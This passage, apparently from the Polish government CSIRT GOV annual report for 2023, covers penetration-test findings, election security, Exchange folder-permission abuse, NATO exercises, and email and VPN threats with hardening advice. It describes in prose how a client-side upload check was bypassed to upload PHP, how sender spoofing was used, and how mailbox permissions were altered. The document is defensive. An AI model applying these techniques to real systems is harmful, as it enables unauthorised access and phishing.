W aplikacji WWW podlegającej ocenie bezpieczeństwa, w jednym z jej formularzy, istniała możliwość wgrywania plików przez użytkownika. Funkcjonalność weryfikacji rozszerzenia wgrywanych plików zaimplementowana była wyłącznie po stronie frontend-u, tj. przeglądarki. Przechwycenie pliku JavaScript odpowiedzialnego za ten mechanizm i jego modyfikacja z wykorzystaniem narzędzia np. Burp Suite, pozwoliła na wgranie pliku na serwer z dowolnym rozszerzeniem.

W przechwyconym pliku JS należało wykonać dwie czynności: podmienić akceptowane rozszerzenie pliku z CSV na rozszerzenie pliku, jaki chcemy wgrać na serwer. W poniższym przykładzie zmieniono je na PHP:

Rysunek 72. Modyfikacja pliku .js – zmiana pliku csv na php


Następnie należało zmodyfikować funkcję onFileSelected poprzez usunięcie znaku „!" (operator negacji)

Rysunek 73. Modyfikacja pliku JS – usunięcie operatora negacji

Po przeprowadzeniu tych zmian aplikacja WWW umożliwiła wgranie pliku PHP. Należy zauważyć, że jest to plik z rozszerzeniem w technologii, w której została napisana przedmiotowa aplikacja.

9. Niewłaściwa walidacja pola „From” w otrzymanych wiadomościach email przez serwer pocztowy

Stwierdzono występowanie niewłaściwej walidacji pola „From” w mechanizmie bezpieczeństwa serwera pocztowego. Błąd ten umożliwił podszycie się pod subdomenę w domenie badanej instytucji, co znacznie podniosło wiarygodność przeprowadzonego ataku socjotechnicznego - phishing.



Rysunek 74. Przesłanie wiadomości email z wykorzystaniem nieprawidłowej walidacji pola FROM

Wykryty błąd był o tyle istotny, że występował pomimo prawidłowej konfiguracji rekordów TXT w DNS, jak również SPF, DMARC oraz DKIM. Dzięki temu błędowi możliwe było wysłanie kampanii phishingowych ze spreparowanym nagłówkiem, które dostarczane były bezpośrednio do skrzynek pocztowych użytkowników instytucji. Użytkownicy w tej sytuacji w swoich klientach pocztowych widzieli adres pocztowy w domenie .gov.pl, co znacząco uwiarygodniło kampanię prowadzoną w ramach testów socjotechnicznych.

6.3. Ocena bezpieczeństwa – pozostałe podatności

W przypadku podatności o mniejszej wadze (średnie oraz niskie), do najczęściej identyfikowanych przez Zespół CSIRT GOV można zaliczyć:

- Akceptowanie połączeń z wykorzystaniem szyfrowania SSL 2.0, 3.0, TLS 1.0;
- Akceptowalne połączenia do paneli administracyjnych baz danych tj. m.in. PostgresSQL, MySQL z sieci TOR oraz możliwość przeprowadzania ataku metodą słownikową i/lub bruteforce;
- Wsparcie dla słabych algorytmów szyfrowania SSL (długość klucza od 64 do 112 bitów);
- Wykorzystywanie algorytmów hashowania podatnych na kolizję, m.in. MD2, MD4, MD5 lub SHA1;
- Podatność DROWN w SSLv2 – możliwa deszyfracja przechwyconego ruchu TLS;
- Podatność POODLE w SSLv3 – możliwe przeprowadzenie ataku typu Man-in-the-Middle;
- Stosowanie certyfikatów typu „self-signed" - certyfikat X.509 serwerów podpisany przez nieznane centrum autoryzacyjne (CA);
- Internet Key Exchange (IKEv1) –stosowanie trybu Aggressive Mode;
- Brak skonfigurowanego Network Level Authentication (NLA) dla serwerów RDP;
- Brak aktualizacji biblioteki JQuery;
- Brak aktywnej reguły weryfikacji rekordu SPF;

Ponadto, Zespół CSIRT GOV prowadził również analizę źródeł otwartych w ramach czynności typu OSINT. Czynności te pozwoliły na określenie ilości danych zawartych jako metadane w dokumentach publikowanych w ramach publicznych serwerów WWW oraz portalach społecznościowych. Celem typu działań jest każdorazowo ujawnienie danych wrażliwych poprzez rozpoznanie ogólnodostępnych źródeł informacji, które mogą później posłużyć do ataków, przede wszystkim spearphishingowych, wobec poszczególnych podmiotów.

7

DZIAŁANIA NA RZECZ CYBERBEZPIECZEŃSTWA PROCESU WYBORCZEGO

W roku 2023 r. Zespół CSIRT GOV podjął działania mające na celu wsparcie cyberbezpieczeństwa systemów teleinformatycznych związanych z organizacją wyborów parlamentarnych. Zadania te dotyczyły aspektów oceny bezpieczeństwa teleinformatycznego, szkoleń, jak również prowadzenia rozpoznania cyberzagrożeń oraz obsługi incydentów pod kątem procesu wyborczego.

Zespół CSIRT GOV prowadził ocenę bezpieczeństwa systemów i sieci IT dotyczących wsparcia systemu wyborczego, podczas której na bieżąco informowano przedstawicieli organów wyborczych o wykrytych podatnościach w infrastrukturze sieciowej ze szczególnym uwzględnieniem tych, które wymagały podjęcia niezwłocznych działań przez administratorów. W ramach oceny bezpieczeństwa CSIRT GOV przeprowadzał również testy socjotechniczne, mające na celu weryfikację świadomości oraz odporności użytkowników systemów.

W zakresie wzmacniania świadomości użytkowników przeprowadzono szereg szkoleń mających na celu podwyższenie poziomu wiedzy personelu zaangażowanego w organizację przebiegu wyborów w zakresie zagrożeń w cyberprzestrzeni. Szkoleniami objęto zarówno szczebel kierowniczy, jak i kadrę pracowników, w tym również administratorów systemów i sieci IT. Jednocześnie Zespół CSIRT GOV wspierał organy państwa w zakresie możliwości wdrożenia mechanizmów czy procedur mających na celu podniesienie poziomu bezpieczeństwa infrastruktury oraz użytkowników systemów teleinformatycznych, np. poprzez szkolenia e-learningowe dla komisji wyborczych czy też wzmocnienie bezpieczeństwa użytkowania systemów teleinformatycznych w poszczególnych komisjach wyborczych.

W trakcie wyborów Zespół CSIRT GOV prowadził wzmożone monitorowanie zagrożeń cybernetycznych. Jako szczególny rodzaj zagrożeń uznano zagrożenia dezinformacyjne wymagające monitorowania cyberprzestrzeni w zakresie rejestrowanych domen, stron podszywających się czy też weryfikacji treści dezinformacyjnych o tematyce wyborczej zamieszczanych w mediach społecznościowych, bezpośrednio przed, jak i w trakcie prowadzonych wyborów parlamentarnych.

Rysunek 75. Przykładowa grafika dezinformacyjna.

8

POZOSTAŁE DZIAŁANIA ZESPOŁU CSIRT GOV

8.1. Działania sektorowe mitygujące podatności MS EXCHANGE

W ramach działań zwiększających poziom odporności podmiotów krajowego systemu cyberbezpieczeństwa, w IV kwartale 2023 roku wspólnie z Dowództwem Komponentu Wojsk Obrony Cyberprzestrzeni przeprowadzone zostały działania zmierzające do weryfikacji i ograniczenia możliwości wykorzystania określonego typu funkcjonalności poczty elektronicznej w środowisku MS EXCHANGE, bazującej na technice modyfikacji uprawnień do folderów skrzynek pocztowych do działalności cyberprzestępczej.

Funkcjonalność ta umożliwiała przeprowadzenie ataku polegającego na nieautoryzowanej modyfikacji uprawnień do folderów poczty na serwerze MS EXCHANGE, co w konsekwencji pozwalało na dostęp do skrzynek poczty dowolnych użytkowników przez osoby nieuprawnione.

W przypadku materializacji tego typu zagrożenia adwersarz uzyskuje dostęp do skrzynki pocztowej użytkownika np. poprzez ataki typu bruteforce czy też poprzez wykorzystanie podatności CVE-2023-23397, która polega na kradzieży skrótu NTLMv2 ofiary. Następnie, po uzyskaniu dostępu do konta pocztowego, atakujący jest w stanie zmienić uprawnienia do danego folderu poczty, najczęściej dla grup ANONYMOUS bądź DEFAULT (wszyscy uwierzytelnieni użytkownicy w domenie pocztowej Exchange), z wartości NONE na OWNER.

Mechanizm ten umożliwiał dostęp do zasobów poczty danego użytkownika na prawach odczytu bez właściwej kontroli.

Według dostępnych źródeł wykorzystanie wskazanych funkcjonalności poczty w celu uzyskania nieuprawnionego dostępu do korespondencji można przypisać do działań powiązanych z grupą znaną jako APT28/Forrest Blizzard.

Mając na uwadze powyższe, Zespół CSIRT GOV w podjął we współpracy z DKWOC działania mające na celu weryfikację i mitygację przedmiotowego zagrożenia w systemach wykorzystywanych przez podmioty administracji rządowej oraz operatorów infrastruktury krytycznej. Działania te polegały na przeprowadzeniu inwentaryzacji uprawnień przez podmioty użytkujące rozwiązania MS EXCHANGE w zakresie zmian w uprawnieniach folderów poczty. Działania umożliwiły ocenę tego typu zagrożenia oraz dokonanie zmian w zakresie monitoringu uprawnień, jak również polityk dostępu do poczty dla użytkowników.

8.2. Locked Shields

W dniach 18-21 kwietnia 2023 roku odbyły się ćwiczenia o kryptonimie „Locked Shields 2023", do udziału w których zostali zaproszeni przedstawiciele Zespołu CSIRT GOV. Locked Shields to największe na świecie ćwiczenia z zakresu cyberobrony, organizowane cyklicznie przez NATO Cooperative Cyber Defence Centre of Excellence (CCDCOE).

W przedmiotowych ćwiczeniach wzięły udział 24 zespoły Blue Team z 38 krajów. Były one odpowiedzialne za ochronę poszczególnych elementów stworzonego na potrzeby ćwiczenia specjalnego środowiska wirtualnego.

Scenariusz ćwiczeń przewidywał konieczność obrony fikcyjnego państwa, które padło ofiarą cyberataków na dużą skalę. Zadaniem drużyn Blue Team była ochrona systemów informatycznych i infrastruktury krytycznej – systemów bankowych, elektrowni czy sieci przemysłowych przed eskalowanymi atakami.

W trakcie ćwiczeń Locked Shields uczestnicy muszą stawić czoła różnym scenariuszom ataków cybernetycznych, od zaawansowanych ataków hakerskich po próby dezinformacji i manipulacji. Współpraca międzynarodowa odgrywa tutaj kluczową rolę w tych ćwiczeniach, ponieważ symulowane ataki są często złożone i wymagają wspólnego działania ekspertów z różnych obszarów.

Celem ćwiczenia jest zwiększenie gotowości i umiejętności reakcji na rzeczywiste zagrożenia cybernetyczne. Locked Shields daje uczestnikom możliwość przetestowania swoich umiejętności w czasie rzeczywistym, w kontrolowanym środowisku, co przyczynia się do podniesienia poziomu świadomości i doświadczenia w dziedzinie cyberbezpieczeństwa.

Polski Zespół Blue Team składał się przedstawicieli zespołów CSIRT poziomu krajowego, tj. CSIRT GOV, CSIRT NASK oraz CSIRT MON, a także ekspertów z instytucji finansowych, energetycznych, sektora prywatnego, czy uczelni wyższych.

W 2023 roku polski Zespół Blue Team zajął trzecie miejsce w ogólnej klasyfikacji.

8.3. Ćwiczenia CCE2023

W 2023 roku Zespół CSIRT GOV po raz kolejny uczestniczył w ćwiczeniach Cyber Conflict Exercise (CCE2023), których organizatorem był południowokoreańska instytucja CSTEC-Cyber Security Training and Exercise Center.

Zadania przygotowane przez organizatorów dotyczyły szeroko pojętej teleinformatyki oraz cyberbezpieczeństwa i miały w dużej mierze charakter zawodów typu CTF (Capture The Flag).

Zadania z którymi zmierzyli się uczestnicy dotyczyły m.in.:

- obrony infrastruktury przed aktywnymi atakami;
- informatyki śledczej;
- przełamania zabezpieczeń aplikacji oraz serwerów www;
- programowania;
- analizy kodu w poszukiwaniu backdoor-ów oraz ich usuwania;
- analizy ruchu sieciowego;
- analizy złośliwego oprogramowania.

Zadania postawione przed uczestnikami w dużej mierze odzwierciedlały wyzwania, z którymi spotkać się można na co dzień w obszarze cyberbezpieczeństwa, właściwym dla zespołów reagowania na incydenty bezpieczeństwa komputerowego. Polska była jednym z 8 zagranicznych zespołów, które znalazły się w finale zawodów.

8.4. Szkolenia prowadzone przez Zespół CSIRT GOV

Zespół CSIRT GOV na mocy ustawy z dnia 5 lipca 2018 roku o krajowym systemie cyberbezpieczeństwa realizuje wsparcie podmiotów krajowego systemu cyberbezpieczeństwa w budowaniu potencjału i zdolności dotyczących cyberzagrożeń. Jednym z działań realizowanych przez Zespół CSIRT GOV w tym obszarze jest wspieranie świadomości w obszarze cyberbezpieczeństwa oraz współpraca w zakresie rozwiązań edukacyjnych (art. 26 p. 14 wzmiankowanej ustawy). Powyższe działania realizowane są między innymi poprzez prowadzenie szkoleń oraz indywidualnych konsultacji z zakresu szeroko rozumianego bezpieczeństwa osobowego w kontekście współczesnych cyberzagrożeń. W 2023 roku przedstawiciele CSIRT GOV przeprowadzili szereg konsultacji w zakresie cyberbezpieczeństwa oraz szkoleń dla grup reprezentujących instytucje i organy państwowe, łącznie dla około 500 osób.

Wnioski jakie płyną z powyższych spotkań to przede wszystkim potrzeba ciągłej edukacji użytkowników w aspekcie zachowania podstawowych zasad związanych z cyberhigieną. Dotyczy to m.in. ciągłego uświadamiania użytkowników, jak istotne jest posiadanie unikatowych silnych haseł do kont w usługach teleinformatycznych oraz implementacja dwuskładnikowego uwierzytelniania w procesach związanych z dostępem do usług z poziomu sieci Internet, jak np. poczta elektroniczna czy VPN.

Istotne jest również ciągłe podnoszenie świadomości na temat tego, jak ważna jest aktualizacja systemów operacyjnych i oprogramowania, by wykorzystywane środowisko informatyczne było wolne od ogólnie znanych i udokumentowanych błędów i podatności.

Ważnym aspektem procesu szkoleniowego jest także wymóg uzupełniania programu o informacje o zagrożeniach przekazywane na bieżąco przez właściwe komórki cyberbezpieczeństwa poszczególnych organizacji. Istotne jest również, aby cały personel miał dostęp do aktualizowanej wiedzy odnośnie cyberzagrożeń i zasad bezpiecznej pracy w środowisku teleinformatycznym, w szczególności potwierdzanej okresowo stosownymi testami lub co najmniej poprzez formułę zapoznania się.

9

ZAGROŻENIA POCZTY ORAZ VPN

Poczta elektroniczna oraz dostęp do danych firmowych poprzez środowiska VPN stanowią obecnie kluczowe rozwiązania zapewniające pracownikom możliwość realizacji codziennych zadań służbowych. Usługi te oparte są w znacznej mierze na sieci Internet, zapewniając tym samym szeroki dostęp do zasobów oraz możliwości wymiany danych. Powszechność użycia poczty elektronicznej oraz rozwój pracy zdalnej w oparciu o VPN stały się tym samym naturalnym punktem zainteresowania grup cyberprzestępczych poszukujących możliwości nieuprawnionego dostępu do infrastruktury czy danych, oraz nierzadko zainteresowanych przeprowadzeniem działań ofensywnych prowadzących w swoich skutkach do pozyskania danych logowania, eksfiltracji czy utraty dostępności danych, np. poprzez wykorzystanie oprogramowania złośliwego. Celem tego typu działań stała się także infrastruktura użytkowana w obszarze wrażliwym dla bezpieczeństwa państwa, w tym także należąca do operatorów infrastruktury krytycznej.

Rokrocznie odnotowywane są incydenty dotyczące włamań do systemów i sieci teleinformatycznych podmiotów publicznych czy działających na rynku komercyjnym. Uzyskiwanie dostępu do systemów i sieci teleinformatycznych może opierać się o wielorakie wektory ataku, np. poprzez wykorzystanie kampanii socjotechnicznych celem wprowadzenia złośliwego oprogramowania typu reverse shell i przeprowadzenia dalszych działań nieuprawnionych w zakresie rekonesansu infrastruktury, bądź służących eksfiltracji danych. Scenariusze tego typu ataków są ciągle rozwijane i nierzadko bazują na nowo ujawnianych podatnościach, wykorzystują również błędy użytkowników. Podobne możliwości działania stwarzają także słabości zabezpieczeń rozwiązań klasy VPN, gdzie przełamanie zabezpieczeń umożliwia osiągnięcie nie mniej destrukcyjnych skutków, prowadzących często po przełamaniu zabezpieczeń do zaszyfrowania zasobów przy użyciu oprogramowania złośliwego typu ransomware.

9.1. Poczta elektroniczna

Istotnym wyzwaniem cyberbezpieczeństwa, przed którym stale stoją administratorzy, jest ograniczanie możliwości włamań do usług poczty elektronicznej. W tym obszarze zagrożeń należy dostrzec przede wszystkim potencjał szkodliwych działań, które wynikają z działań grup cyberofensywnych typu APT, dla których poczta elektroniczna jest naturalnym wektorem ataku. Grupy te stale poszukują punktów wejścia do infrastruktury pomiotów należących do sfery rządowej lub funkcjonujących w tzw. sferach wrażliwych dla gospodarki. Podstawą tego typu działań jest jak zawsze rozpoznanie zasobów teleinformatycznych i pozyskanie wiedzy koniecznej do przeprowadzenia kampanii ukierunkowanych na zasoby poczty danej organizacji. Tego typu wiedza może być pozyskana z wielorakich źródeł, obejmujących przykładowo:

- rozpoznanie dostępności w sieci Internet paneli logowania typu webmail do poczty elektronicznej;

- sprawdzenie obecności w znanych „wyciekach" danych wrażliwych, zwłaszcza w postaci loginów czy haseł do różnego rodzaju usług, które mogą posłużyć do prób przełamywania zabezpieczeń usług poczty, jak również VPN;
- wykorzystanie dostępnych w repozytoriach eksploitów dotyczących poczty, które mogą być przeznaczone do działań cyberofensywnych;
- inicjowanie własnych działań w celu poszukiwania nieznanych podatności środowiska poczty, określanych jako zero-day, które umożliwiają uzyskanie dostępu i tym samym osiągnięcie celów destrukcyjnych.

Działania cyberofensywne grup APT służą przede wszystkim dostarczaniu na urządzenia końcowe użytkowników zawartości złośliwej. W tym zakresie obserwuje się różnego rodzaju techniki pozwalające na osiągnięcie zamierzonego celu. Najprostszą, popularną metodą jest przesyłanie załączników do poczty w różnych formatach archiwalnych. Załączniki te mogą wymagać podania hasła lub wykorzystywać manipulację w rozszerzeniach celem ukrycia plików wykonywalnych. Częstymi technikami dostarczania oprogramowania złośliwego poprzez pocztę elektroniczną jest także wykorzystywanie linków umożliwiających pobranie plików wykonywalnych poprzez np. techniki HTML smuggling, czy wykorzystanie plików typu HTA czy LNK, które wymagają interakcji użytkownika celem uruchomienia ciągu poleceń środowiska systemowego, umożliwiając finalnie infekcję.

Analizując podatności wykorzystywane w roku 2023 można niewątpliwe potwierdzić wskazane powyżej spostrzeżenia. Najbardziej istotnym wektorem ataku typu zero-day było wykorzystanie omawianej w Raporcie podatności Microsoft Outlook CVE-2023-23397, która nie wymagała interakcji użytkownika i umożliwiała eksfiltrację danych wrażliwych w postaci skrótu NTLMv2. Pozyskanie tego typu danych zwiększało możliwości dostępu do poczty użytkowników jak również zasobów domenowych[6]. Tego typu zagrożenia mogły być ograniczone w przypadku konsekwentnego stosowania zasad bezpieczeństwa, opierających się na terminowaniu ruchu właściwego dla protokołów, w szczególności SMB i NETBIOS, które nie powinny być dopuszczone w ruchu sieciowym poza domenę organizacji.

Wśród zagrożeń poczty elektronicznej odnotowanych w roku 2023 można również wyróżnić zagrożenia poczty Microsoft Exchange opierające się o funkcjonalności tego środowiska w zakresie nadawania uprawnień do skrzynek/folderów poczty innym użytkownikom poprzez zmiany w politykach dostępu. Tego typu zmiany uprawnień umożliwiały eksfiltrację danych z poziomu kont użytkowników.

[6] np. w przypadku dostępu z sieci Internet do poczty elektronicznej poprzez OWA (bez 2FA) zwiększało to znacznie możliwości zalogowania na konto użytkownika po pozyskaniu przez atakującego hasła do konta

Opisane zagrożenia były w zasadzie skutkiem słabości zabezpieczeń poczty elektronicznej i braku stosownego monitoringu, tym samym stwarzały większą przestrzeń do eksfiltracji danych z organizacji.

Trzecią grupę zagrożeń stanowiły zagrożenia ukierunkowane na webmail, np. podatność XSS w poczcie Roundcube (CVE-2023-6531), umożliwiająca eksfiltrację danych ze skrzynki użytkownika. Podatności XSS wymagają dokonania przez producenta poczty zmian po stronie serwera w zakresie właściwej walidacji odwołań aplikacyjnych i tym samym stwarzają stałe zagrożenia dla tego typu dostępu.

Ochrona poczty elektronicznej opiera się na wielu elementach bezpieczeństwa, zarówno środowiska teleinformatycznego, jak również samego dostępu do poczty przez użytkowników. Niezależnie od sposobu dostarczania tej usługi w oparciu o własne środowisko on-site, w ramach hostingu zewnętrznego czy ewentualnie jako usługi chmurowej lub hybrydowej, należy każdorazowo zapewnić adekwatne środki bezpieczeństwa, które w znaczny sposób mogą ograniczyć możliwości występowania incydentów związanych z tego typu usługami.

Bazując na ocenie Zespołu CSIRT GOV w zakresie zagrożeń poczty elektronicznej oraz wydawanych w związku z tym ostrzeżeń, można sformułować podstawowe rekomendacje, które powinny być uwzględnione dla tego typu usług:

- warunkiem koniecznym dostępu do poczty dla użytkowników poprzez usługi www jest stosowanie uwierzytelnienia wieloskładnikowego opartego na kluczach sprzętowych, rozwiązaniach typu OTP, np. autentykatorach software'owych czy też ewentualnie SMS-ach (w przypadku braku innych opcji);
- zapewnienie możliwości logowania do poczty tylko z sieci korporacyjnej. Wystawienie usługi dostępu do poczty na zewnątrz, przede wszystkim w rozwiązaniach typu on-site, wiąże się nieodłącznie z większym ryzykiem wystąpienia zagrożeń, m.in. w zakresie ominięcia uwierzytelnienia i nieuprawnionego wykonania kodu na serwerze. W przypadku dostępu z sieci zewnętrznych istnieje konieczność stosowania dodatkowych środków bezpieczeństwa w postaci wykorzystania połączenia przez VPN organizacji lub ewentualnie certyfikatów klienckich ograniczających dostęp tylko do uwierzytelnionych certyfikatem urządzeń użytkowników. Urządzenia te powinny ponadto posiadać kryptograficzną ochronę danych opartą o wbudowane narzędzia programowe lub sprzętowe;
- dostęp do poczty powinien być realizowany z urządzeń elektronicznych będących pod kontrolą danego podmiotu;
- zapewnienie monitoringu logowań oraz sesji użytkowników uwzględniającego takie aspekty bezpieczeństwa, jak liczba błędnie podanych danych logowania dla danego konta czy z danej

lokalizacji sieciowej;

- zapewnienie rozliczalności w dostępie użytkowników do poczty wraz z kolekcją stosownych logów przez okres minimum 12 miesięcy;
- zarządzanie dostępem do poczty z zewnątrz z wykorzystaniem geofencingu, tj. dozwoleniem logowań z określonych adresacji dopuszczonych według geolokalizacji, filtrowanie połączeń z sieci o niskiej reputacji czy z sieci służących zapewnieniu anonimowości, np. sieć TOR;
- stosowanie metod opartych na metodach defense-in-depth, wykorzystujących przy ochronie poczty przede wszystkim monitorowanie ruch sieciowego na brzegu sieci klienckiej połączonej z siecią Internet, jak również rozwiązań pozwalających na pełny monitoring różnych aspektów bezpieczeństwa dostępu użytkowników, np. w postaci Secure Web Gateway[7];
- zapewnienie monitoringu polityk dostępu do folderów poczty elektronicznej pod kątem zmian umożliwiających nadanie uprawnień dla wielu użytkowników;
- zapewnienie weryfikacji wiadomości zawierających załączniki w różnych formatach, w tym zwłaszcza typu archiwum pod kątem oprogramowania złośliwego. W przypadku braku możliwości weryfikacji przenoszenie wiadomości do kwarantanny;
- zapewnienie ochrony końcówek klienckich użytkowników poczty email nie tylko poprzez rozwiązania antywirusowe, ale również ochronę typu EDR (Endpoint Detection and Response);
- wprowadzenie do wiadomości użytkowników poczty elektronicznej etykiet bezpieczeństwa mówiących o pochodzeniu poczty spoza domeny danego podmiotu.

Biorąc pod uwagę działania na rzecz bezpieczeństwa poczty elektronicznej warto także zaznaczyć, że w roku 2023 został wprowadzony nowy regulamin domen dla gov.pl[8]. Regulamin ten wprowadził bezwzględne wymagania w zakresie utrzymania domeny poczty elektronicznej, nakładając obowiązek stosowania odpowiednich zabezpieczeń, tj. mechanizmów SPF (Sender Policy Framework), DMARC (Domain-based Message Authentication Reporting and Conformance) oraz DKIM (DomainKeys Identified Mail) oraz uwierzytelnienia dwuskładnikowego w dostępie do poczty elektronicznej. Abonenci takich domen muszą zaimplementować wskazane mechanizmy celem ograniczenia możliwości podszycia pod domeny gov.pl. Dodatkowo w roku 2023 uchwalona została również ustawa z dnia 28 lipca 2023 r. o zwalczaniu nadużyć w komunikacji elektronicznej (Dz. U. 2023 poz. 1703), w którym to akcie wprowadzono konieczność stosowania wskazanych mechanizmów bezpieczeństwa poczty przez dostawców poczty świadczących usługi dla ponad 500 tys. użytkowników, jak również podmiotów publicznych.

[7] Secure Web Gateway to rozwiązania służące do inspekcji ruchu aplikacyjnego pochodzącego od użytkowników – klientów łączące w sobie różne środki bezpieczeństwa typu DLP, filtrowanie URL, detekcja malware;
[8] https://www.dns.pl/regulamin_gov_pl

Biorąc pod uwagę wskazane wymagania dotyczące odpowiednich zabezpieczeń przy rekordach poczty SPF, DMARC oraz DKIM, można zwrócić uwagę na istotne elementy konfiguracji rekordów, zwiększające bezpieczeństwo w ochronie poczty:

- rekord SPF powinien uwzględniać dyrektywę bezpieczeństwa –all umieszczoną na końcu, odrzucającą pocztę dla danej domeny po negatywnej weryfikacji pozostałych dyrektyw SPF;
- rekord DMARC powinien zawierać ustawienie polityki bezpieczeństwa p=reject albo p=quarantine;
- w przypadku możliwości podszycia z użyciem subdomen należy zauważyć, że rekord DMARC poprawnie skonfigurowany dla domeny TLD w opcji p=reject albo p=quarantine chroni także przed podszyciem pod subdomeny. Dodatkowo możliwe jest wprowadzenie w rekordzie TLD polityki dla subdomen jako sp=reject;
- w przypadku rekordu SPF, dla każdej używanej subdomeny należy zdefiniować oddzielne SPF;
- dla domeny nieprzeznaczonej do wysyłki poczty zalecane jest stosowne skonfigurowanie rekordów, np. jako SPF v=spf1 –all, DMARC p=reject; sp= reject; adkim=s; aspf=s, DKIM v=DKIM1; p= oraz rekordu MX jako MX 0.

9.2. VPN

Drugim wyzwaniem pod względem zagrożeń w cyberprzestrzeni jest zapewnienie bezpiecznego dostępu do infrastruktury poprzez rozwiązania typu VPN.

W powszechnym użyciu występują dwa rodzaje dostępu VPN, tj.: client-to-site oraz site-to-site. Wskazane rodzaje dostępu różnią się przeznaczeniem, co ma także wpływ na złożoność administrowania tego typu usługami, w tym również w zakresie kwestii bezpieczeństwa. Pierwszy ze wzmiankowanych rodzajów dostępu VPN, tj. client-to-site, ukierunkowany jest na zapewnienie dostępu dla wielu użytkowników z miejsc geolokalizacyjnie zróżnicowanych, co niewątpliwie zwiększa ryzyko nieuprawnionego dostępu i nakłada więcej zadań na administratorów czy zespoły bezpieczeństwa, w tym konieczność analizy prób nieuprawnionego dostępu.

W przypadku usług VPN typu site-to-site, tego rodzaju dostęp ma na celu co do zasady zapewnienie połączeń pomiędzy sieciami w różnych lokalizacjach – pozwala to na łatwiejszą kontrolę połączeń. W zakresie bezpieczeństwa tak skonfigurowanej infrastruktury istotne jest przede wszystkim zapewnienie dostępności połączenia pomiędzy punktami VPN.

Wśród zasadniczych czynników wpływających na poziom zagrożenia użytkowania rozwiązań klasy VPN można wskazać:

- dostępność interfejsów SSL VPN w sieci Internet;
- brak wprowadzenia środków bezpieczeństwa w postaci wieloskładnikowego uwierzytelniania dla dostępu VPN typu client-to-site;
- brak aktualizacji oprogramowania urządzeń;
- ujawniane sukcesywnie podatności krytyczne umożliwiające dostęp do infrastruktury z wykorzystaniem podatnych rozwiązań VPN.

Zagrożeniem dla rozwiązań klasy VPN są ponadto stale ujawniane podatności, w szczególności te, które niosą znaczne ryzyko pominięcia mechanizmów autoryzacji, wśród których można wymienić przede wszystkim:

- przepełnienie bufora pamięci – często odnotowywane podatności wynikające z niewłaściwego zarządzania pamięcią po stronie VPN-a skutkujące możliwością „wycieku" pamięci czy uprawnionego wprowadzenia i wykonania kodu w środowisku VPN poprzez specjalnie przygotowane odwołania;
- wykorzystanie ataku typu XSS – występujące w przypadku niewłaściwego walidowania przez serwer VPN-a danych przekazywanych przez użytkownika, skutkujące możliwością wywołania w kontekście dostępu do VPN złośliwego skryptu i pozyskania w ten sposób danych np. sesji czy ciasteczek;
- wykonaniu ataku typu directory traversal – bazującego na niewłaściwej walidacji ścieżek dostępu, skutkując możliwością dostępu do nieautoryzowanych danych po stronie serwera VPN.

Wskazane podatności ujawniane są dla wielu produktów klasy VPN i tym samym zwiększają poziom zagrożeń prowadzących do nieautoryzowanego wykonania kodu jako Remote Code Execution z uprawnieniami użytkownika lub administratora. Ich wykorzystanie skutkuje tym samym możliwością ominięcia autoryzacji użytkownika, eskalacji uprawnień, jak również możliwością pozyskania danych pamięci VPN-a, czy też spowodowania odmowy usługi typu DoS.

Istotnym czynnikiem wpływającym na poziom ryzyka użytkowania danego rodzaju urządzeń VPN jest niewątpliwie powszechność instalacji w środowiskach teleinformatycznych określonych rozwiązań. Ujawniane podatności dotyczące urządzeń danego producenta pozwalają na wykorzystanie wiedzy w tym zakresie do przeprowadzenia cyberataków, których celem może stać się znacznie szersza grupa podmiotów użytkujących taki sam sprzęt czy oprogramowanie. Wszystkie podatności składają się finalnie na określony potencjał zagrożenia określanego jako tzw. attack surface. Jest to zbiór wszystkich

możliwych punktów wejścia do infrastruktury, uzależnionych od liczby ujawnianych podatności, na co wpływ ma popularność użytkowania danego oprogramowania czy sprzętu.

Dostrzegając wyżej wymienione przesłanki, można zwrócić uwagę na znane powszechnie rodziny komercyjnych produktów VPN, których ujawniane podatności są przedmiotem wzmożonego rozpoznania przez grupy cyberofensywne. Grupy te starają się wykrywać podatności i wykorzystywać je do celów przełamywania zabezpieczeń oraz uzyskiwania dostępu do zasobów.

Do najbardziej znanych komercyjnych produktów VPN będących przedmiotem tego typu działań cyberofensywnych należą:

- Cisco ASA;
- Citrix NetScaler;
- Fortinet Fortigate;
- Ivanti Connect Secure;
- Palo Alto Networks GlobalProtect;
- Checkpoint VPN.

Wskazany katalog rozwiązań nie jest oczywiście zamknięty, jednakże szeroka popularność zastosowań w sposób szczególny ukierunkowuje grupy cyberofensywne na stronę analizy zabezpieczeń tego typu produktów i tym samym na wyszukiwanie podatności pozwalających na uzyskanie dostępu do infrastruktury.

Ujawniane przy obsłudze incydentów tego rodzaju podatności uznawane są następnie jako szczególnie niebezpieczne, tworząc katalog tzw. znanych i eksploitowanych podatności określanych jako well-known vulnerabilities. Identyfikacja przedmiotowych podatności pozwala następnie na ocenę ryzyka zagrożeń dla produktów określonych producentów, co umożliwia jednocześnie ocenę ryzyka kompromitacji przy wyborze określonego rodzaju VPN-a.

